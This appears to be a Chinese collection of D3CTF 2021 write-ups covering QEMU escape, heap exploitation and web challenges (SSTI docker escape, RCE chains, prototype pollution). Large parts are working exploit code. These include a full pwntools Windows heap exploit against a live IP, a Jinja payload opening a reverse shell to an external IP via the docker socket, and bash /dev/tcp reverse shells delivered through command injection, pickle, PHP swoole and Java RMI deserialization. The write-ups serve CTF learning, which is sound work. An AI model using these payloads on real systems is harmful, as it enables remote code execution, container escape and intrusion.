预期解是通过本题中存在的内存泄露漏洞来读代码段从而获得我们需要的 gadgets，然后利用栈溢出构造 ROP 即可。同时也可以暴力搜索堆空间直接改掉 cred 结构体。另外 hxp ctf 中给出的做法可以在 ctftime 中找到，这里就不赘述了。

## exp

<https://github.com/UESuperGate/D3CTF-2021-Exploits>

## d3dev && d3dev-revenge

### Before

一个signin pwn，考点是比较基础的利用virtual device进行qemu逃逸，有做过类似题型的应该可以很快解决；

然而由于部署的时候出现了非预期（非常抱歉—\_—|||），不得不降分然后开了个新题.

### Analysis

漏洞位置很明显，在 d3dev\_mmio\_write 中可以看到通过mmio向 opaque->blocks 中写入数据时使用的是：

```

void __fastcall d3dev_mmio_write(d3devState *opaque, hwaddr addr, uint64_t val,
unsigned int size)
...
    pos = opaque->seek + (unsigned int)(addr >> 3);
    if ( opaque->mmio_write_part )
    {
        ...
    }
    else
    {
        ...
        opaque->blocks[pos] = (unsigned int)val;
    }
...

```

`addr` 和 `val` 是用户可控的，虽然 `addr` 不能直接超过 `mmio` 的内存范围来达到溢出，但是如果能控制 `seek` 的大小就可以做到。

查看 `d3dev_piom_write` 发现 `seek` 是可以通过令 `addr==8` 直接控制的：

```

if ( addr == 8 )
{
    if ( val <= 0x100 )
        opaque->seek = val;
}

```

溢出思路可行之后，观察 `d3devState` 结构体：

```

00000000 ; Ins/Del : create/delete structure
00000000 ; D/A/*   : create structure member (data/ascii/array)
00000000 ; N       : rename structure or structure member
00000000 ; U       : delete structure member
00000000 ; -----
-----+
00000000
00000000 d3devState      struc ; (sizeof=0x1300, align=0x10, copyof_4545)
00000000 pdev            PCIDevice_0 ?
000008E0 mmio            MemoryRegion_0 ?
000009D0 pmio            MemoryRegion_0 ?
00000AC0 memory_mode    dd ?
00000AC4 seek            dd ?
00000AC8 init_flag      dd ?
00000ACC mmio_read_part dd ?
00000AD0 mmio_write_part dd ?
00000AD4 r_seed          dd ?
00000AD8 blocks          dq 257 dup(?)
000012E0 key             dd 4 dup(?)
000012F0 rand_r          dq ?                      ; offset
000012F8                db ? ; undefined
000012F9                db ? ; undefined
000012FA                db ? ; undefined
000012FB                db ? ; undefined
000012FC                db ? ; undefined
000012FD                db ? ; undefined
000012FE                db ? ; undefined
000012FF                db ? ; undefined

```

```
00001300 d3devState      ends  
00001300
```

可以看到 `blocks` 往后有一个函数指针，该指针保存 `rand_r` 函数地址，并在 `d3dev_pmio_write` 中被调用：

```
if (addr == 28)
{
    opaque->r_seed = val;
    v4 = opaque->key;
    do
        *v4++ = ((__int64 (__fastcall *)(uint32_t *, __int64, uint64_t,
_QWORD))opaque->rand_r)(
            &opaque->r_seed,
            28LL,
            val,
            *(_QWORD *)&size);
    while (v4 != (uint32_t *)&opaque->rand_r);
}
```

在这个分支中 `rand_r` 使用 `opaque->r_seed` 作为参数生成128位的 `opaque->key`；

所以只要同时控制好 `opaque->r_seed` 和 `opaque->rand_r` 就可以构造出 `system("/bin/sh\x00")`；

By the way, 对于这题，在写入数据和读取数据的时候其实不用分成两次四字节来读写，有兴趣的话可以再仔细看看

利用上的各种细节请查看exp.

## Exploit

<https://github.com/yikesoftware/d3ctf-2021-pwn-d3dev>

## Truth

题目给了源码和编译环境，审计源码可以发现这里

```
char* XML_NODE::isInsertable(int x)
{
    if (x > 0x50 || x < 0)
    {
        return nullptr;
    }
    return backup;
}
```

有对从data至backup的数据进行长度check

```
int XML::getEditStatus(std::string& name, std::string& content)
{
    int retVal = 0;
    int length1 = 0;
    char *insertPlace, *temp;
    std::shared_ptr<XML_NODE> tempNode = pnode(*node->begin(), "", name);

    if (tempNode)
    {
        retVal += 1;
        length1 = tempNode->data->length();
        insertPlace = tempNode->isInsertable(length1);
        if (insertPlace[0] != CHARACTERS::UNREMOVABLE)
        {
            retVal += 1;
            return retVal;
        }
    }

    return 0;
}
```

返回的地方似乎有一个对空指针的引用。但是看源码其他地方似乎没有什么更多的问题了。

其实这道题的灵感来自于Blackhat Europe 2020的[这一篇文章](#)

clang的某些pass在发现一些ub的时候会对其做优化，如这里就检测到了空指针引用，为了避免的这个ub的产生而fold了上面的check，从而导致后续的堆溢出。

```
80
81     v20 = v35;
82     if ( v35 )
83     {
84         v21 = *(__QWORD __*)(v35 + 16);
85         if ( v21 == *(__QWORD __*)(a2 + 8) && (!v21 || !bcmp((const void __*)v35 + 8, *(const void __*)a2, v21)) )
86         {
87             v22 = *(__QWORD __*)(v20 + 88);
88             if ( v7 != 1 && v22[1] )
89             {
90                 v23 = 0LL;
91                 do
92                 {
93                     *(__BYTE __*)(*(__QWORD __*)(v20 + 120) + v23) = *(__BYTE __*)(*v22 + v23);
94                     ++v23;
95                     v22 = *(__QWORD __*)(v20 + 88);
96                 }
97                 while ( v22[1] > v23 );
98             }
99             std::__cxx11::basic_string<char, std::char_traits<char>, std::allocator<char>>::_M_assign(v22, *(__QWORD __*)v29);
100        }
101    }
102    v24 = v36;
103    if ( v36 )
104    {
105        v25 = v36[2];
106        v36[2] = v25 - 1;
107        if ( v25 == 1 )
108        {
109            (*void (__fastcall **)(__DWORD __*))(*(__QWORD __*)v24 + 16LL))(v24);
110            v26 = v24[3];
111            v24[3] = v26 - 1;
```

堆溢出后的利用就相当简单了。heap地址和libc地址都很好leak，溢出覆盖下一个node的虚函数指针就可。

可以构造xml布置出符合one\_gadget的条件，在我的exp中则是找了一个gadget chain进行堆上的rop。

在我的设想里面应该是大家都被这个源码所迷惑，上手调试之后才会发现这里有溢出..这也是这个题目名叫Truth的原因。相信发现的队伍会觉得还是蛮有意思的XD

但是也有一些队伍并没有发现这个问题，有些是直接上手盲测就默认这有溢出了，有些没看太清楚代码逻辑导致觉得这边有溢出..关键还真有溢出orz导致考点没能很好的传达到..

这道题折叠相关的pass为Simplify the CFG。具体哪个文件我还没去看==感兴趣师傅可以通过pdf写的那样去做一个回溯(纯体力活)

RedBud师傅还测试了-O2也可以，感谢！这里之前完全没测试..太依赖于那篇pdf了..感觉-O2迷惑性更大？

如果对ub带来的问题有兴趣的师傅还可以看这篇[文章](#)。这位教授也根据这篇文章做过一个演讲，感兴趣的可以在404搜索XD

## Exploit

[https://github.com/ZhouZiY/hctf2021\\_pwn](https://github.com/ZhouZiY/hctf2021_pwn)

## Deterministic Heap

本题是一次在windows平台利用一个堆溢出漏洞最后编写稳定exp时被低碎片堆(LFH)难住的问题，这题的设计也是在简化的同时尽量还原了当时的情况。稳定的低碎片堆利用在过去的win10版本中曾有人研究过[Deterministic LFH](#)，这个方法非常有趣但很遗憾在现在的nt heap上已经失效了。

如果不追求高成功率的漏洞利用，本题只是一道简单的uaf利用，哪怕不进行任何的堆布局也会有一定的概率成功进行堆块的占位，但考虑到一次攻击可能需要较多的交互次数（这是设计上的失败），所以我仅将需要的连续攻击次数设置成了3次，而且由于时间有点赶没来得及把挑战次数限制设置上，所以其实是可以以较低概率的利用脚本重复尝试直到运气好成功。

其实预期解的原理也并不复杂，而且有一定的限定条件，它并不适用于其他尺寸的LFH bucket，所以我期待过是否有其他更好的解决方案出现，但很遗憾大佬都不屑于做我的题QAQ

那我只能把自己的思路说一下了，可能靠一小段话很难讲清楚，如果想要知道具体过程的话建议进行一定的调试

在清楚LFH结构的基础上(可以看[这个](#)了解)，最大尺寸的LFH bucket内的chunk数量最大为0x10个( $0x10 * 0x4000 = 0x40000$ )，而segment的CachedItems数量也是0x10个，通过连续申请0x10个sub\_segment数量( $0x10 * 0x10 = 0x100$ )的chunk后间隔1个sub\_segment( $0x10$ )释放chunk，可以保证每个释放的chunk来自不同的sub\_segment，并且这些sub\_segment有且仅有这一个free chunk，同时这些sub\_segment全都会放入CachedItems中，那么接着我申请0xf个chunk之后就一定能保证下一个chunk来自于上面的sub\_segment中，于是下图的情况就可以成立（图其实是OOB漏洞的情况，UAF的情况红色和黑色是同一块区域，应该不难理解）



这是在不能重复触发漏洞但堆块大小没有被限制时，一种比较稳定的占位方法，测试下来基本可以做到100%成功

exp:

```
#coding=utf8
from pwn import *
# context.log_level = 'debug'
context.terminal = ['gnome-terminal', '-x', 'bash', '-c']

cn = remote('47.101.194.217', 46016)

ru = lambda x : cn.recvuntil(x)
sn = lambda x : cn.send(x)
rl = lambda : cn.recvline()
sl = lambda x : cn.sendline(x)
rv = lambda x : cn.recv(x)
sa = lambda a,b : cn.sendafter(a,b)
sla = lambda a,b : cn.sendlineafter(a,b)
```

```

def select(index,newone=False,sz=0,tp=1,repeat='n',name='aaa'):
    sla(': ',str(index))
    if newone:
        sla('?', 'y')
        add(sz, tp, repeat, name)
        sla(': ',str(index))
    if index != -1:
        sla('it:', '4')

def add(sz, tp=1, repeat='n', name='aaa'):
    sla('array: ',str(tp))
    sla('size: ',str(sz))
    sla('Description: ',name)
    sla('(y/else)',repeat)

def edit_ptr(index,sz):
    sla(': ',str(index))
    sla('it: ','2')
    sla('(y/else)', 'y')
    sla('16: ',str(sz))
    sla('it: ','5')

def edit_str(index,sz,con):
    sla(': ',str(index))
    sla('it: ','2')
    sla('size: ',str(sz))
    sla('Contents: ',con)
    sla('it: ','5')

def edit_int(index,exp):
    sla(': ',str(index))
    sla('it: ','2')
    sla('expression: ',exp)
    sla('it: ','5')

def show(index):
    sla(': ',str(index))
    sla('it: ','3')
    data = rl()[:-2]
    sla('it: ','5')
    return data

def dele(index):
    sla(': ',str(index))
    sla('it: ','1')

for times in range(3):
    select(2,True,0x10,4,name='str')
    select(-1)#root
    select(1,True,0x300,name='obj')
    select(0,True,0x1000,2,'y',name='int')
    select(-1)#obj
    for i in range(0x10,0x120,0x10):
        select(i)
        edit_int(2,'+1633771873')#aaaa
        edit_int(3,'+1650614882')#bbbb
        select(-1)

```

```

for i in range(0x10,0x120,0x10):
    edit_ptr(i,0x10)

select(-1)#root
select(2)#str
for i in range(0xf):
    edit_str(i,16380,'aaaaaaaa')
select(-1)#root
select(0,True,0x1000,4,name='overlap')
edit_str(2,0x64,'deadbeef')
select(-1)#root
select(1)#obj
for i in range(0x10,0x120,0x10):
    select(i)
    magic = show(2)
    if magic != b'1633771873':
        print('overlap obj found in index [%d],magic is [%s]'%(i,magic))
        overlap_index = i
        break
    select(-1)

select(-1)
select(-1)
select(0)
dele(2)
vtable = 0
#overlap int
for i in range(0x10):
    print('[*] search vtable in turn [%d/16]'%i)
    edit_str(i,0x64,'deadbeef')
    select(-1)
    select(1)
    select(overlap_index)
    for j in range(10):
        edit_int(i,'+108')
        select(-1)
        select(-1)
        select(0)
        vtable = u32(show(i).ljust(4,b'\x00')[:4])
        if (vtable&0xffff) == 0x55dc:
            success('vtable:' + hex(vtable))
            break
        else:
            vtable = 0
    select(-1)
    select(1)
    select(overlap_index)
if vtable != 0:
    break
select(-1)
select(-1)
select(0)

#base:root_node
def myread(addr):
    select(1)

```

```

        select(overlap_index)
        edit_int(0, '*0')
        edit_int(0, '+'+str(addr-4))
        select(-1)
        select(-1)
        select(0)
        data = u32(show(0).ljust(4,b'\x00')[:4])
        select(-1)
        return data

def mywrite(addr,data):
    select(1)
    select(overlap_index)
    edit_int(0, '*0')
    edit_int(0, '+'+str(addr-4))
    select(-1)
    select(-1)
    select(0)
    edit_str(0,len(data)+1,data)
    select(-1)

# version = '2004'
version = '1909'

select(-1)
cbase = vtable - 0x55dc
success('cbase:' + hex(cbase))
if version == '20H2':
    kernel32 = myread(cbase+0x5024) - 0x19910
    ucrtbase = myread(cbase+0x50f4) - 0x31980
    success('kernel32:' + hex(kernel32))
    success('ucrtbase:' + hex(ucrtbase))
    ntdll = myread(kernel32+0x81BF0) - 0x4CC30
    success('ntdll:' + hex(ntdll))
    peb = myread(ntdll+0x125D34) - 0x44
    if peb == 0:
        peb = myread(ntdll+0x125D34+2)<<16
    success('peb:' + hex(peb))
    test = myread(peb+4)
    teb = peb + 0x3000
    stack = myread(teb)
    success('stack:' + hex(stack))
    ret = stack + 4
    print('[*] search return addr')
    while 1:
        if myread(ret) == cbase+0x18be:
            success('ret:' + hex(ret))
            break
        ret += 4
elif version == '2004':
    kernel32 = myread(cbase+0x5024) - 0x19910
    ucrtbase = myread(cbase+0x50f4) - 0x31980
    success('kernel32:' + hex(kernel32))
    success('ucrtbase:' + hex(ucrtbase))
    ntdll = myread(kernel32+0x81BF0) - 0x40CC0
    success('ntdll:' + hex(ntdll))
    peb = myread(ntdll+0x125D34) - 0x44
    if peb == 0:

```

```

        peb = myread(ntdll+0x125D34+2)<<16
    success('peb:' + hex(peb))
    test = myread(peb+4)
    teb = peb + 0x3000
    stack = myread(teb)
    success('stack:' + hex(stack))
    ret = stack + 4
    print('[*] search return addr')
    while 1:
        if myread(ret) == cbase+0x18be:
            success('ret:' + hex(ret))
            break
        ret += 4
    elif version == '1909':
        kernel32 = myread(cbase+0x5024) - 0x1F4D0
        ucrtbase = myread(cbase+0x50e8) - 0x2EDB0
        success('kernel32:' + hex(kernel32))
        success('ucrtbase:' + hex(ucrtbase))
        ntdll = myread(kernel32+0x81B54) - 0x3FCB0
        success('ntdll:' + hex(ntdll))
        peb = myread(ntdll+0x11DC54) - 0x44
        if peb == 0:
            peb = myread(ntdll+0x11DC54+2)<<16
        success('peb:' + hex(peb))
        test = myread(peb+4)
        teb = peb + 0x3000
        stack = myread(teb)
        success('stack:' + hex(stack))
        ret = stack + 0x50#6C 70
        print('[*] search return addr')
        while 1:
            print('[*] search %#x'%ret)
            if myread(ret) == cbase+0x18be:
                success('ret:' + hex(ret))
                break
            ret += 4
    system = ucrtbase + 0xED060#0xEC730
    rop = p32(system) + p32(0xdeadbeef) + p32(ret+0x10) + p32(0)
    rop+= b'cmd.exe\x00'
    mywrite(ret,rop)
    sla(':', '-1')
    sla('C:\dheap>', 'type c:\\flag\\flag.txt')
    success('success %d times'%times)

cn.interactive()

```

## 狡兔三窟

### 智能指针误用造成指针悬垂

在NoteStorageImpl::backup中可以看到如下操作，对智能指针使用get后使用此指针新建一个对象NoteDBImpl

```

v2 = std::unique_ptr<NoteImpl, std::default_delete<NoteImpl>>::get(this);
std::make_unique<NoteDBImpl, NoteImpl *>(&v3, &v2);

```

而该对象的构造函数又在类属性中保存了该指针

```
v2 = *(NoteImpl **)std::forward<NoteImpl *>(a2);
v3 = (NoteDBImpl *)operator new(0x10uLL);
NoteDBImpl::NoteDBImpl(v3, v2);

//NoteDBImpl::NoteDBImpl(a1,a2)
NoteDBImpl *result; // rax
*(_BYTE *)this = 0;
result = this;
*((_QWORD *)this + 1) = a2;
return result;
```

此时调用NoteStorageImpl::delHouse,reset智能指针后, NoteDBImpl中保存的便是一个悬垂指针

## 将悬垂指针所指内存用vector申请回来

简单调试即可发现释放的对象大小为0x350

```
gef> heap bins
----- Tcachebins for arena 0x7fffff782ec40 -----
Tcachebins[idx=0, size=0x20] count=2 ← Chunk(addr=0x555555576e200, size=0x20,
flags=PREV_INUSE) ← Chunk(addr=0x555555576e1e0, size=0x20, flags=PREV_INUSE)
Tcachebins[idx=51, size=0x350] count=1 ← Chunk(addr=0x555555576de90,
size=0x350, flags=PREV_INUSE)
```

调用NoteStorageImpl::editHouse可通过vector申请内存, 而vector在gcc编译下的内存申请机制为超出当前capacity就再申请当前size的两倍。

此时直接输入大量字符扩展vector是无法申请到0x350的堆块的。

进一步逆向可发现NoteStorageImpl::saveHouse提供了shrink\_to\_fit功能, 此时通过简单计算既可得到正确申请方式, 即 $0x342/8=0x68$ , 第一次申请0x68后调用shrink\_to\_fit即可控制vector大小为0x68, 再加入三次0x68个字符后, 最后add一个字符即可申请到0x350的堆块。

## 泄露地址&获得shell

申请到0x350的堆块后, 经过查看释放的对象内存即可发现其中残留着gift信息, 即堆地址和libc地址,

```
0x555555576de80: 0x00005555576edd0 0x00000000000000351
0x555555576de90: 0x0000000000000000 0x0000000000000000
0x555555576dea0: 0x00005555576e200 0x00005555576e200
0x555555576deb0: 0x00005555576e205 0x0000000000000000
...
0x555555576e030: 0x00005555576e1e0 0x00005555576e1e0
0x555555576e040: 0x00005555576e1e5 0x00007fffff74da0e0 //此处可泄露libc以及堆地址
0x555555576e050: 0x0000000000000000 0x0000000000000000
```

调用NoteStorageImpl::show即可泄露对应信息, 此处注意NoteStorageImpl::show只能在智能指针reset后调用, 此时虚表已经清零, 调用printf是无法打印任何信息的, 因此需要先申请堆块到这里填充非0字节才可以泄露处在堆块中部的地址信息。

最后覆盖vtable地址为当前堆块, 并在vtable写入one, 再调用NoteStorageImpl::encourage调用虚表函数即可shell。

exp:[https://github.com/sadmess/easy\\_cpp](https://github.com/sadmess/easy_cpp)

# Web

## shellgen

首先访问可以看到部分源码，发现在运行提交的 python jio本的时候使用的token拼接到了一个目录名上

```
shell = gen_shell(answer, os.path.join(
    os.environ['APP_DIR'], 'workdir', token
))
```

且直接挂载进了跑python脚本的容器

```
def gen_shell(answer, path):
    try:
        result = client.containers.run(
            'python', f'sh -c "echo -n {answer} | python /opt/gen.py"',
            mounts=[types.Mount(
                type='bind',
                source=path,
                target='/opt',
            )],
```

结合/result处（以及源码各个位置都在暗示的）目录结构：

```
    return token not set
if os.path.exists(os.path.join('templates', token, 'result.html')):
    result = render_template(os.path.join(token, 'result.html'))
    os.remove(os.path.join('templates', token, 'result.html'))
return result
```

这样我们能通过控制token为`../templates`将整个模版目录挂载到python脚本的运行环境中。我们可以向模版目录下的一个子目录写一个`result.html`

```
subdir = '?'
pld.post(host + '/submit', data={
    'token': '../templates/' + subdir,
    'code': f''''
import os
with open('/opt/result.html', 'w') as f:
    f.write("""{payload}""")
'''.strip()
})
for _ in range(10):
    res = pld.get(host + '/result').text
    if res: break
    time.sleep(1)
```

于是我们就能控制`result.html`中的内容了。。么？怎么`500 Internal Server Error`了？

如果有人愿意本地调试一下的话，就会发现jinja爆的错误是`TemplateNotFound`，我们看到jinja的`FileSystemLoader`中写道：

```

def split_template_path(template):
    """Split a path into segments and perform a sanity check. If it detects
    '..' in the path it will raise a `TemplateNotFound` error.
    """
    ...
    ...
    ...

def get_source(self, environment, template):
    pieces = split_template_path(template)
    ...

```

所以我们需要用另外一个session来触发新写入的 result.html 的渲染

```

```python
subdir = 'qwj'
pld.post(host + '/submit', data={
    'token': '../templates/' + subdir,
    'code': f''''
import os
with open('/opt/result.html', 'w') as f:
    f.write("""{payload}""")
'''.strip()
})
ses = session()
ses.post(host + '/submit', data={'token': subdir, 'code': ''})
for _ in range(10):

    res = ses.get(host + '/result').text
    if res: break
    time.sleep(1)

```

此时由于我们上面的代码先提交到了队列里，会先于后提交的代码执行，这一点也在给出的部分源码中进行了暗示：

```

def poll():
    ...
    if queue.empty():
        return
    job = queue.get()
    thread = Thread(target=evaluate, args=[job['token'], job['code']])
    thread.start()
    ...
scheduler.add_job(id='executor', func=poll, trigger="interval", seconds=10)
# 每十秒仅取出一项任务运行

```

实际上在题目环境中，如果提交空代码的话，会赋值 session['token'] 而不会添加新的执行任务，本意也是为了方便多次跑脚本

所以正常情况下（你的脚本不至于慢到10秒都跑不完的情况下）用新session访问result接口会先看到你自己写进去的模版。由于缓存的缘故，我们需要不断换subdir。

接下来先随便构造一个模版。

我自己的话先选择了写一个小代理，类似这样：

```

{%
set
socket=request.application.__self__.__get_data_for_json.__globals__.__builtins__
.__import__("socket") %}
{%
set s=socket.socket(socket.AF_UNIX, socket.SOCK_STREAM) %}
{%
set n=s.connect("/var/run/docker.sock") %}
{%
set n=s.sendall("{request}.encode()") %}
{{ s.recv(81920) }}
#.replace('\n', '')).strip().replace('{request}', request)

```

### 完整的代理脚本

这样就可以像 `DOCKER_HOST=localhost:9999 docker info` 这样执行一些基础命令了。我们之所以能这么干是因为 docker API 本质上是基于 HTTP 设计的，传输过程无状态。

不过我们会发现像 `docker run` 这样的命令需要升级为双向连接，这样就干不了了，于是我们可以搞回来一个 shell 用用。我们把 docker-cli 和 docker.sock 搞进来，方便进一步操作宿主机。虽然题目容器本身没有外网，但是宿主机还是有外网的：

```

{%
set
docker=request.application.__self__.__get_data_for_json.__globals__.__builtins__
.__import__("docker") %}
{%
set s=docker.DockerClient() %}
{{ s.containers.run("ubuntu", "bash -c 'exec bash -i
&>/dev/tcp/47.94.169.118/1234 <&1'", mounts=[docker.types.Mount(
    type='bind',
    source="/var/run/docker.sock",
    target="/var/run/docker.sock",
), docker.types.Mount(
    type='bind',
    source="/usr/bin/docker",
    target="/usr/bin/docker"
)] }
) {} }

```

等等，为什么 permission denied？

这时候就应该进一步进行信息搜集。我们看一眼 `docker info`：

```

Server:
Containers: 2
Running: 0
Paused: 0
Stopped: 2
...
Server Version: 20.10.5
Security Options:
seccomp
Profile: default
rootless # 注意这里
...
Kernel Version: 5.4.0-66-generic
Operating System: Ubuntu 20.04.2 LTS
Docker Root Dir: /home/d3ctf/.local/share/docker # 还有这里

```

这里应该给个 hint 的。。

关于docker-rootless的更多信息请参考<https://docs.docker.com/engine/security/rootless/>  
简而言之，映射到题目容器的docker.sock对应的dockerd是一个低权限用户d3ctf启动的。宿主机上d3ctf用户的完整权限通过rootlesskit利用namespacing映射到了docker容器内的root权限，所以即便你拥有了完整控制dockerd的root权限，在宿主机也会被映射到d3ctf用户的权限。有一定了解之后我们将`/var/run/docker.sock`改为映射`/var/run/user/1000/docker.sock`进容器

之后就是拿宿主机的交互shell了。说实话这里我也没有找到太好的办法，我自己的话是先`curl ip.sbt`拿到公网ip，在`/home/d3ctf/.ssh/authorized_keys`下写好自己的公钥，然后ssh连。不过由于比赛中我是把flag放在了d3ctf.dockerd启动的一个容器里，也有的队伍直接把flag容器拖走了，倒也不是不彳亍。这个flag容器也是挺有意思的，它的Dockerfile长这样：

```
FROM gcc AS builder

COPY getflag.cpp getflag.cpp
COPY sleep.cpp sleep.cpp
RUN g++ getflag.cpp -o getflag -static
RUN g++ sleep.cpp -o sleep -static

FROM scratch
COPY --from=builder getflag /getflag
COPY --from=builder sleep /sleep
CMD ["/sleep"]
```

所以即使拿到了宿主机shell，也得分析分析这个镜像里都有些啥才能getflag

本题想表达的有以下几点：

1. 在获取到部分源码时将其补全并在本地搭建最小环境，进行测试
2. docker.sock都能干些啥， docker rootless都能干些啥
3. 在能控制docker.sock时如何逃逸到宿主机（而不是别的容器），尤其是rootless dockerd（root dockerd可以`docker run -ti --privileged --net=host --pid=host --ipc=host --volume /:/host busybox chroot /host`，rootless不行）
4. 如何审没有任何shell命令的容器（`FROM scratch`）

## Pool Calc

### 题目考点

- web\_app
  - 命令拼接RCE
- java\_calc
  - Java RMI反序列化RCE (Java 8u221)
  - 命令执行反弹shell
- py\_calc
  - Pyinstaller逆向
  - Pickle反序列化RCE
- php\_calc
  - swoole 反序列化利用链

## web\_app

```
from urllib.parse import quote
import requests

def get_shell(serverip, serverport):
    ip = "attacker ip"
    port = ""
    cmd = "/bin/bash -c \"bash -i >& /dev/tcp/{}/{} 0>&1\\"".format(ip, port)
    url = "http://{}:{}//calc?"
    language=python&action=add&a=1&b=1".format(serverip, serverport)
    url = url + quote("||" + cmd + "||")
    requests.get(url)

if __name__ == '__main__':
    ip = "127.0.0.1"
    port = "3000"
    get_shell(ip, port)
```

## py\_calc

- pyinstaller打包的elf文件逆向 <https://github.com/extremecoders-re/pyinstxtractor/wiki/Extracting-Linux-ELF-binaries>
- Python3 Pickle RCE

```
import pickle
import os
import socket
import sys

class A(object):
    def __reduce__(self):
        ip = "attacker ip"
        port = ""
        cmd = "/bin/bash -c \"bash -i >& /dev/tcp/{}/{} 0>&1\\"".format(
            ip, port)
        return (os.system, (cmd,))

def gen_payload():
    a = A()
    payload = pickle.dumps(a)
    return payload

def send_payload(payload):
    ip = "py_calc"
    port = 8080
    address = (ip, int(port))
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(3)
    try:
```

```

        s.connect(address)
    except Exception:
        print('Server not found or not open')
        sys.exit()

    try:
        s.sendall(payload)
    except Exception:
        s.close()
    finally:
        s.close()

if __name__ == '__main__':
    payload = gen_payload()
    send_payload(payload)

```

## php\_calc

- swoole 反序列化利用链 (RCTF2020 swoole NU1L 非预期解)

<https://github.com/swoole/library/blob/master/src/core/Curl/Handler.php#L808>

```

$headerContent = '';
if ($client->headers) {
    $cb = $this->headerFunction;
    if ($client->statusCode > 0) {
        $row = "HTTP/1.1 {$client->statusCode} ". Status::getReasonPhrase($client->statusCode) . "\r\n";
        if ($cb) {
            $cb($this, $row);
        }
        $headerContent .= $row;
    }
    foreach ($client->headers as $k => $v) {
        $row = "{$k}: {$v}\r\n";
        if ($cb) {
            $cb($this, $row);
        }
        $headerContent .= $row;
    }
}

```

## Handlep.php

- patch handler.php

```

private $outputStream = "array_walk"; // patch

private function create(?array $urlInfo = null): void
{
    if ($urlInfo === null) {
        $urlInfo = $this->urlInfo;
    }
    $this->client = new Client($urlInfo['host'], $urlInfo['port'], $urlInfo);
    $this->client->body = "aaa"; //patch
}

```

```

<?php
// gen_payload.php
include "Handlep.php";

function gen_payload($cmd)
{
    $o = new Swoole\Curl\Handlep("http://www.baidu.com/");
    $o->setOpt(CURLOPT_READFUNCTION, "array_walk");
}

```

```

$o->setOpt(CURLOPT_FILE, "array_walk");
$o->exec = array($cmd);
$o->setOpt(CURLOPT_POST, 1);
$o->setOpt(CURLOPT_POSTFIELDS, "aaa");
$o->setOpt(CURLOPT_HTTPHEADER, ["Content-type" => "application/json"]);
$o->setOpt(CURLOPT_HTTP_VERSION, CURL_HTTP_VERSION_1_1);

$a = serialize([$o, 'exec']);

	payload = str_replace("Handlep", "Handler", $a);

	return urlencode($payload);

}

$ip = "attacker ip";
$port = "";
$cmd = "/bin/bash -c \"bash -i >& /dev/tcp/".$ip."/". $port." 0>&1\"";

	payload = gen_payload($cmd);

	file_put_contents("payload.txt", $payload);

```

## java\_calc

- 8u221 RMI 反序列化RCE
- ysoserial 启动JRMPClient
- `java -cp ysoserial.jar ysoserial.exploit.JRMPListener 3333 CommonsCollections5 "cmd"`

```

import sun.rmi.server.UnicastRef;
import sun.rmi.transport.LiveRef;
import sun.rmi.transport.tcp.TCPEndpoint;

import java.io.IOException;
import java.io.ObjectOutput;
import java.lang.reflect.Field;
import java.lang.reflect.InvocationTargetException;
import java.lang.reflect.Proxy;
import java.rmi.AlreadyBoundException;
import java.rmi.NotBoundException;
import java.rmi.RemoteException;
import java.rmi.registry.LocateRegistry;
import java.rmi.registry.Registry;
import java.rmi.server.ObjID;
import java.rmi.server.RemoteCall;
import java.rmi.server.RemoteObject;
import java.rmi.server.RemoteObjectInvocationHandler;
import java.util.Random;

public class exp {
    public static void main(String[] args) throws Exception {
        ObjID id = new ObjID(new Random().nextInt());
        TCPEndpoint te = new TCPEndpoint("web_app", 3333); // JRMPListener's port is 3333
        UnicastRef refl = new UnicastRef(new LiveRef(id, te, false));

```

```

        RemoteObjectInvocationHandler obj = new
RemoteObjectInvocationHandler(ref1);
        Registry proxy = (Registry)
Proxy.newProxyInstance(exp.class.getClassLoader(),
                     new Class[] { Registry.class }, obj);

        Registry registry_remote =
LocateRegistry.getRegistry("java_calc", 8080);

        Field[] fields_0 =
registry_remote.getClass().getSuperclass().getSuperclass().getDeclaredFields();
        fields_0[0].setAccessible(true);
        UnicastRef ref = (UnicastRef) fields_0[0].get(registry_remote);

        Field[] fields_1 =
registry_remote.getClass().getDeclaredFields();
        fields_1[0].setAccessible(true);

        java.rmi.server.Operation[] operations =
(java.rmi.server.Operation[]) fields_1[0].get(registry_remote);

        RemoteCall var2 = ref.newCall((RemoteObject) registry_remote,
operations, 2, 4905912898345647071L);
        ObjectOutputStream var3 = var2.getOutputStream();
        var3.writeObject(proxy);
        ref.invoke(var2);

        registry_remote.lookup("add");
    }
}

```

## 其它姿势（学到了学到了^\_^）

- py\_calc
  - 运行client发包到自己服务器获取pickle数据
- java\_calc
  - attackRmi
  - ysomap

## 8-bit pub

登入admin

通过简单的审计，发现要登入管理员端，需要用户名为admin  
定位到数据库的操作代码

```
signin: function (username, password, done) {
  sql.query(
    "SELECT * FROM users WHERE username = ? AND password = ?",
    [username, password],
    function (err, res) {
      if (err) {
        console.log("error: ", err);
        return done(err, null);
      } else {
        return done(null, res);
      }
    }
  );
},
```

注意到这里的查询语句使用了占位符的写法，是没法进行直接的注入的  
但是通过阅读node mysql库的文档，可以发现，当传入的变量为Object时，参数会被转化成`key` = `value` 的格式拼入  
那么就可以利用这点构造出 {"username": "admin", "password": {"password": true}} 的参数，  
这里只要传入对象的key值为表中的password列即可，那么sql语句变为 `SELECT \* FROM users WHERE  
username = 'admin' AND password = `password` = true`，也就是说构造出了一个万能密码

## 原型链污染

登入admin后可以发邮件，通过审计发邮件处的代码，留意到这里使用了一个名为 shvl 的库进行赋值

```
let contents = {};

Object.keys(req.body).forEach((key) => {
  shvl.set(contents, key, req.body[key]);
});

contents.from = '"admin" <admin@8-bit.pub>';

try {
  await send(contents);
```

前段时间这个库爆过原型链污染，在最新的版本中作者已经修复，但是看修复代码可以发现



The screenshot shows a code editor with a file named 'index.js'. The code contains a 'get' function and a 'set' function. The 'set' function has a conditional branch that checks if the path contains a dot ('.') and then filters out objects from the path. The original code had a bug where it would still allow setting properties on objects in the path. The fix is a single-line comment that filters out objects by checking if they have a '\_\_proto\_\_' property.

```
 5     };
 6
 7   export function set (object, path, val, obj) {
 8     -   return ((path = path.split ? path.split('.') : path.slice(0)).slice(0, -1).reduce(function (obj, p) {
 9       +   return !/_proto_/.test(path) && ((path = path.split ? path.split('.') : path.slice(0)).slice(0, -1).reduce(function (obj, p) {
10         return obj[p] = obj[p] || {};
11       }, obj = object)[path.pop()] = val), object;
12     });
13   }
```

作者的修复仅仅是过滤了 \_\_proto\_\_ 属性，我们用 constructor.prototype 仍可进行污染，可以直接  
污染到Object类

## RCE

接下来对nodemailer的rce就有两种方法了

首先是较多队伍采用的，控制args变量的方法

